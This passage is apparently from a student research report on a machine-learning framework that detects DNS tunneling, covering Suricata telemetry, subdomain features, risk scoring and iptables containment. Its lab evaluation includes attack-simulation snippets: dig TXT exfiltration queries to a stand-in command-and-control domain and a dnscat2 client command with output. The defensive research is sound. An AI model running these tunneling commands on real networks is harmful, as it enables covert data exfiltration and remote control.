


Figure III.1: DNS tunneling detection and prevention workflow

As illustrated in Figure III.1, the proposed framework operates as an out-of-band threat detection and automated prevention system that mitigates covert DNS-based communication channels without introducing additional processing overhead to the primary gateway. By separating traffic monitoring from the routing process, the architecture avoids the performance limitations commonly associated with inline inspection systems. In this architecture, DNS traffic is forwarded normally through the gateway without passing through an inline inspection path. Detection is performed independently by analyzing telemetry exported from the Suricata sensor, allowing security analysis and response functions to operate without interfering with packet forwarding operations. The overall workflow consists of three sequential stages.

First, the Suricata sensor captures DNS traffic traversing the monitored network interface and exports structured telemetry records to the eve.json log file. This collection process operates independently of the forwarding path, ensuring non-intrusive traffic monitoring. Next, the Python analysis engine continuously processes

incoming telemetry records, isolates the subdomain component, transforms it into a fixed-dimensional feature vector, and forwards the resulting data to the trained Decision Tree classifier for packet-level evaluation. The classification outcome is subsequently validated through an additional lexical validation stage to reinforce packet-level detection before behavioral analysis.

Finally, the framework performs behavioral correlation by aggregating validated classification outcomes over time. The resulting behavioral indicators are combined with communication volume to generate a unified dynamic risk assessment. When the calculated risk score exceeds the predefined operational threshold, the prevention component inserts a dynamic iptables rule through the Linux Netfilter framework to block further DNS communications originating from the identified host.

2 DNS Telemetry Collection




Figure III.2: DNS forwarding and telemetry collection workflow

The security gateway uses the dnsmasq service to process internal DNS resolution requests. When the internal client host dispatches recursive lookups toward port 53, the local daemon processes the traffic based on two destination rules:

- **Normal DNS Forwarding:** DNS queries targeting domains that do not match any predefined redirection rule are forwarded to external recursive resolvers.
- **Malicious Zone Redirection:** Queries matching a predefined attacker-controlled

domain suffix are redirected to the authoritative DNS server deployed within the experimental environment.

Suricata passively inspects DNS packets traversing port 53 and extracts application-layer metadata from the DNS payload. The parser translates binary packet fields into structured JSON arrays, outputting entries into the eve.json log stream. The telemetry stream exports structured DNS metadata such as source IP addresses, queried domain names, timestamps, and resource record types. These fields serve as the input for the feature extraction process, which derives the five-dimensional feature vector used by the classification engine.

3 Feature Engineering




Figure III.3: Subdomain feature extraction and vectorization process

As illustrated in Figure III.3, the feature engineering stage transforms each DNS query extracted from the telemetry stream into a standardized numerical representation for machine learning analysis. The process begins by isolating the subdomain component from the complete domain name, allowing the framework to focus exclusively on the dynamic portion of the DNS request while excluding static domain infrastructure elements.

Following subdomain isolation, the framework executes a feature extraction pipeline that generates five complementary analytical measurements from the observed query. These measurements capture both lexical characteristics of the subdomain string and selected protocol-level DNS attributes. The first feature f1 measures the total

character count of the isolated subdomain label. The second feature f2 calculates the Shannon entropy to quantify character randomness.

The third feature f3 represents the digit ratio, which evaluates numeric density relative to the overall subdomain length as defined in Equation III.1:

$$f_3 = \frac{N_{\text{digits}}}{L_{\text{subdomain}}} \tag{III.1}$$

The fourth feature f4 integrates protocol-level DNS context by assigning a relative weight to each observed resource record type. These weights were derived from the relative occurrence of resource record types across benign and malicious traffic samples within the CIC dataset. The calculated values, presented in Table III.1, provide an additional protocol-aware indicator during feature vector construction.

Table III.1: Resource-Record Weight Values

RR Type	**Weight**
A	0.02
SRV	2.05
AAAA	2.55
ANY	2.98
TXT	3.04
PTR	3.25

The fifth feature f5 represents the consonant ratio, which determines the density of consonant characters within the isolated string as shown in Equation III.2:

$$f_5 = \frac{N_{\text{consonants}}}{L_{\text{subdomain}}} \tag{III.2}$$

The extracted outputs are subsequently combined into a unified feature vector F, creating a fixed-dimensional representation suitable for downstream classification. This transformation enables consistent processing regardless of variations in query length or domain structure. The generated feature vector is then forwarded to the Decision Tree classifier, where it serves as the input for packet-level evaluation.

4 Machine Learning Classification




Figure III.4: Decision Tree training and Deployment Workflow

As illustrated in Figure III.4, the machine learning component of the framework consists of an offline training phase and a runtime inference phase. During the offline stage, the dataset is partitioned into an eighty percent training allocation and a twenty percent testing split. The training data from the CIC-DNS-EXF-2021 dataset is utilized to train a Decision Tree classifier using entropy-based Information Gain criteria. The trained model is subsequently serialized into a model file for deployment during runtime.

During runtime, the gateway loads the trained model and applies it to feature vectors extracted from DNS telemetry records. The resulting packet-level classification is subsequently verified by the lexical validation stage before being forwarded to the behavioral correlation and dynamic risk assessment components.

5 Behavioral Correlation

After packet-level classification, the framework performs behavioral correlation by aggregating classification outcomes over a rolling observation period associated with each monitored host. The correlation layer maintains a host-specific sliding observation window that continuously accumulates classification results within a predefined

time interval. Repeated detections contribute to temporal indicators that reflect sustained suspicious behavior rather than isolated anomalous events.

Rather than evaluating DNS transactions independently, this layer analyzes activity patterns across consecutive requests to identify recurring anomalies and evolving communication behavior. By incorporating temporal context, the framework establishes a more comprehensive representation of host activity and reduces the influence of isolated events. The resulting behavioral indicators are forwarded to the risk assessment component for further analysis. Automated containment is activated only after sufficient behavioral evidence has been accumulated within the observation window, allowing a limited number of initial DNS transactions to be processed before prevention is enforced.

6 Dynamic Risk Assessment and Active Response

The risk assessment component integrates the outputs produced by the packet classification and behavioral correlation layers to generate a unified evaluation of network activity. This aggregated assessment reflects the overall severity of observed behavior by combining indicators from multiple analytical perspectives. Based on the calculated risk level, the framework determines whether the activity should remain under observation or trigger an automated response. When the risk exceeds the defined security threshold, the prevention module enforces containment actions through the gateway firewall to restrict further communications from the host.

$$R_{\text{total}}(t) = L(t) + T(t) + V(t) \tag{III.3}$$

$$0 \leq L \leq 30, \qquad 0 \leq T \leq 35, \qquad 0 \leq V \leq 35, \qquad 0 \leq R_{\text{total}} \leq 100 \tag{III.4}$$

where (L), (T), and (V) denote the lexical, temporal, and volumetric scores, respectively. The proposed framework continuously updates the total risk score over time as new DNS transactions are processed. For each processed packet, the lexical, temporal, and volumetric indicators are re-evaluated using the most recent behavioral context within the observation window. The maximum contribution of lexical analysis is limited to 30 points, while the temporal and volumetric scores each contribute up to 35 points, resulting in a maximum total score of 100. The weighting strategy reflects the relative contribution of each analytical dimension to DNS tunneling detection. Temporal behavior and communication volume receive equal maximum contributions because both describe sustained host activity over time, whereas lexical analysis evaluates individual DNS transactions and therefore provides localized evidence.

Following each packet evaluation, the updated risk score is mapped to one of three

operational states representing progressive stages of threat severity. As additional DNS transactions are processed, the accumulated behavioral evidence may increase or decrease the calculated score, allowing the security state to evolve continuously over time. Lower scores correspond to isolated indicators that require only continuous monitoring, whereas intermediate scores indicate correlated evidence from multiple analytical dimensions and trigger warning generation. Higher scores represent persistent malicious behavior supported by sufficient cumulative evidence, allowing the framework to initiate automated containment.

The scoring process also applies operational thresholds to support behavioral correlation. Communication volume and temporal observations are continuously accumulated within the sliding observation window and contribute progressively to the overall risk score. These implementation parameters are intentionally conservative to distinguish sustained DNS tunneling behavior from ordinary DNS resolution traffic while maintaining stable operational performance. The corresponding operational thresholds and mitigation actions are implemented during the deployment stage described in Chapter IV.

IV/ IMPLEMENTATION

1 Environment Setup

The proposed framework is validated within a controlled virtual laboratory environment designed to replicate a simplified enterprise network. Hardware virtualization is used to isolate the experimental components and provide a safe platform for traffic generation, attack simulation, and system evaluation. As illustrated in Figure IV.1, the deployment consists of three functional nodes representing the internal client, security gateway, and external attacker environment.



Figure IV.1: Virtual laboratory topology for framework validation

The internal segment contains a Debian workstation that serves as the simulated client host. This system generates both legitimate and malicious DNS traffic during the evaluation process. The central node is an Ubuntu gateway configured to perform DNS traffic forwarding, deep packet inspection, machine learning analysis, and automated response enforcement. The external segment consists of a Kali Linux server acting as the authoritative DNS endpoint and command-and-control infrastructure used during tunneling simulations. The detailed hardware specifications, operating systems, and software components deployed within the experimental environment are summarized in Table IV.1.

Table IV.1: Virtual Machine Specifications and Core Architectural Software Tools

VM	**OS**	**Network Interface**	**IP address**	**Tools**
Victim	Debian GNU Linux 12	`ens33`	192.168.50.20	Bash attack scripts, DNScat2 client
Ubuntu Gateway	Ubuntu Server 24.04 LTS	`ens33` `ens34`	192.168.50.1 192.168.60.1	dnsmasq routing daemon, Suricata parsing engine, Python analysis library, Streamlit dashboard platform
Attacker	Kali Linux 2026.1	`eth0`	192.168.60.10	Reference authoritative server, DNScat2 server

2 Attack Scenario

2.1 Micro-Slicing Evasion

The micro-slicing scenario evaluates a common DNS tunneling evasion technique that distributes encoded payload fragments across multiple short subdomain labels. Rather than transmitting a large continuous string, the attack generates a sequence of DNS queries containing small hexadecimal segments attached to an attacker-controlled domain. This approach reduces the apparent size of individual labels and attempts to avoid simple length-based detection mechanisms.

```
DOMAIN="${CHUNK1}.${CHUNK2}.${CHUNK3}.${MALWARE_ROOT}"
dig TXT "$DOMAIN" @"$GATEWAY_IP"
```

Listing IV.1: Payload fragmentation logic for the micro-slicing attack

```
ctf@debian:~$ ./evasion_simulation1.sh
[*] Starting Micro-Slicing Attack...
[SUCCESS] Packet 1  -> 43545f585f.2c53656372.2c53656372.api-
    telemetry.com
[SUCCESS] Packet 2  -> 2c53656372.7265646974.5f43617264.api-
    telemetry.com
[SUCCESS] Packet 3  -> 4944 2c4e61.5f43617264.2c53656372.api-
    telemetry.com
...
[SUCCESS] Packet 31 -> 65745f435f.5f43617264.65745f435f.api-
    telemetry.com
[FAILED ] Packet 32 -> 50424f4a45.49442c4e61.2c53656372.api-
    telemetry.com (Blocked)
[FAILED ] Packet 33 -> 5f43617264.49442c4e61.65745f435f.api-
    telemetry.com (Blocked)
[FAILED ] Packet 34 -> 2c53656372.5f43617264.65745f435f.api-
    telemetry.com (Blocked)
```

Figure IV.2: Representative output of the micro-slicing attack execution

The implementation continuously generates DNS queries containing randomized combinations of predefined payload fragments and forwards them toward the simulated command-and-control domain. Each query appears individually benign, while the complete sequence produces a rapid accumulation of unique subdomain variations. The generated traffic is intended to emulate fragmented DNS tunneling activity and provide representative inputs for the proposed behavioral correlation mechanism.

2.2 Low-and-Slow Evasion

The low-and-slow scenario evaluates a temporal evasion technique that distributes DNS queries across extended time intervals. Instead of generating a burst of requests, the attack introduces deliberate delays between consecutive transmissions in an attempt to reduce short-term activity indicators. This approach seeks to minimize temporal accumulation within monitoring windows and challenge behavior-based detection mechanisms.

```
PAYLOAD=$(tr -dc 'a-z0-9' < /dev/urandom | head -c 32)
DOMAIN="${PAYLOAD}.${MALWARE_ROOT}"

dig TXT "$DOMAIN" @"$GATEWAY_IP"

sleep 5
```

Listing IV.2: Core transmission logic for the low-and-slow attack

```
ctf@debian:~$ ./evasion_simulation2.sh
[*] Starting Low-and-Slow Attack...
[SUCCESS] Packet 1  -> w798gmf870w5dygskr4lzgyagooq1y6k.api-
    telemetry.com
[SUCCESS] Packet 2  -> f49j68c04qekhxsyqywbfngqqye5qvie.api-
    telemetry.com
[SUCCESS] Packet 3  -> xdvwtzljg6bhbq80v7gf6yqiz3pcr4se.api-
    telemetry.com
...
[SUCCESS] Packet 31 -> 0q2ovyrep2xac14qr85nzjzksckggfv2.api-
    telemetry.com
[FAILED ] Packet 32 -> qqf791n3c96lcdb1qa98dhgi4ewpi4yk.api-
    telemetry.com (Blocked)
[FAILED ] Packet 33 -> bnigwfs3dl9fjni8uyjla9fq0ovhzpmm.api-
    telemetry.com (Blocked)
[FAILED ] Packet 34 -> 4g6g3k0l84bo2g3lwb33e6pw1yi5ue7r.api-
    telemetry.com (Blocked)
```

Figure IV.3: Representative output of the low-and-slow attack execution

The implementation introduces a fixed delay between consecutive DNS queries to reduce the short-term request rate observed by the monitoring system. By spreading traffic across a longer time horizon, the attack attempts to slow the accumulation of temporal indicators within the behavioral correlation module. The resulting traffic pattern provides a practical test case for evaluating the resilience of the proposed detection framework against time-based evasion strategies.

2.3 DNSCat2 Tunneling Simulation




Figure IV.4: DNScat2 command-and-control server initialization

Unlike the previous synthetic attack scenarios, DNScat2 generates protocol-compliant DNS communications that encapsulate command and session data within normal DNS exchanges. This scenario is intended to assess the framework under a more realistic adversarial environment.

The implementation begins by deploying the DNScat2 server on the remote Kali system configured as the attacker-controlled DNS endpoint. The corresponding client component is then executed on the internal Debian host and directed toward the gateway environment. Once the connection is established, DNS queries and responses are used to transport command and control data between both endpoints, creating a persistent communication channel for subsequent detection and analysis.

3 Detection Engine Deployment

3.1 Gateway Operational States

The detection engine continuously evaluates incoming telemetry records and maps the accumulated risk score to predefined operational states. Each monitored host is assigned to one of three security tiers representing normal activity, suspicious behavior, or confirmed malicious behavior. These operational states provide a consistent mechanism for translating the calculated risk score into monitoring, alert genera-

tion, and automated containment actions during runtime. Representative gateway outputs for different operational states are presented in Figures IV.5 and IV.6.




Figure IV.5: Gateway operational state monitoring




Figure IV.6: Critical risk escalation and automated containment

The corresponding thresholds and mitigation actions are summarized in Table IV.2. The operational states correspond to the continuously updated total risk score introduced in the dynamic risk assessment model described in Chapter III

Table IV.2: Gateway Framework Operational Tiers and Mitigation Actions

Operational State	**Risk Score Range**	**Action**
Safe	0-39	Logging
Warning	40-74	Alert
Critical	75-100	Block

During deployment, the detection engine applies the operational thresholds to the continuously updated risk score. As additional behavioral evidence accumulates, monitored hosts transition progressively between operational states without prematurely interrupting legitimate traffic. This staged transition supports stable monitoring while reserving automated containment for hosts exhibiting persistent malicious behavior.

3.2 Active Response Logic

Following each risk score update, the gateway determines the appropriate response according to the current operational state. Hosts remaining within the safe range continue normal monitoring and event logging. When the warning threshold is reached, security alerts are generated while subsequent DNS activity continues to be observed. Once the critical threshold is exceeded, the gateway automatically deploys temporary iptables firewall rules to block further DNS communications originating from the identified host. This progressive response strategy ensures that containment is activated only after sufficient behavioral evidence has been accumulated, reducing unnecessary disruption to legitimate network traffic while effectively interrupting ongoing DNS tunneling activity.

V/ RESULTS & DISCUSSION

1 Results

1.1 Performance Evaluation

The performance of the proposed framework is evaluated through three representative DNS tunneling scenarios, including micro-slicing evasion, low-and-slow transmission, and DNScat2 command-and-control communication. Rather than focusing solely on packet-level classification outcomes, the evaluation examines the effectiveness of the complete detection pipeline, including behavioral correlation, dynamic risk assessment, and automated response enforcement. For each scenario, the resulting risk escalation process, operational state transitions, and containment actions are analyzed to determine the ability of the framework to identify and mitigate DNS tunneling activity in real time.

1.1.1 Low-and-Slow Scenario



Figure V.1: Operational state progression under a low-and-slow attack

The attack distributes DNS queries across extended time intervals in an attempt to reduce short-term behavioral indicators and delay risk accumulation. As the activity continues, the framework gradually collects sufficient temporal and volumetric evidence, causing the host to transition from the safe state to the warning state. Continued observations within the monitoring window further increase the composite risk score until the critical threshold is reached. The result demonstrates that the proposed behavioral correlation mechanism remains capable of identifying sustained low-rate tunneling activity despite the reduced transmission frequency.

1.1.2 Micro-Slicing Scenario




Figure V.2: Operational state progression during the micro-slicing attack

Figure V.2 displays the sequential escalation of the network risk score during the simulated micro-slicing attack. The continuous transmission of low-volume, unique subdomains drives a steady accumulation of behavioral anomalies within the temporal monitoring window. Consequently, the target host transitions predictably from a safe status into a warning state, ultimately breaching the critical threshold where the gateway initiates automated firewall containment.

1.1.3 DNScat2 Scenario




Figure V.3: DNScat2 risk escalation and containment timeline

Following the initial connection establishment, the gateway accumulates behavioral indicators and elevates the host risk score from the normal state to the critical state. Once the predefined enforcement threshold is reached, the framework automatically activates the containment mechanism.

```
ctf@debian:~/dnscat2/client$ ./dnscat --secret=9077dbe4ea0adfd61cce85e336d87be1 malware.local
Creating DNS driver:
 domain = malware.local
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 192.168.50.1

** Peer verified with pre-shared secret!

Session established!
[[ ERROR ]] :: The server hasn't returned a valid response in the last 20 attempts.. closing session.
[[ FATAL ]] :: There are no active sessions left! Goodbye!
[[ WARNING ]] :: Terminating
ctf@debian:~/dnscat2/client$
```

Figure V.4: DNScat2 client session terminated after gateway enforcement

As shown in Figure V.4, the client initially establishes a valid DNScat2 session through the gateway. This behavior is expected because the framework performs detection out of band and requires a short observation period before automated containment can be enforced. Shortly afterward, the connection becomes unavailable and repeated communication attempts fail. The resulting termination message indicates that the communication path has been successfully disrupted by the gateway

response mechanism.

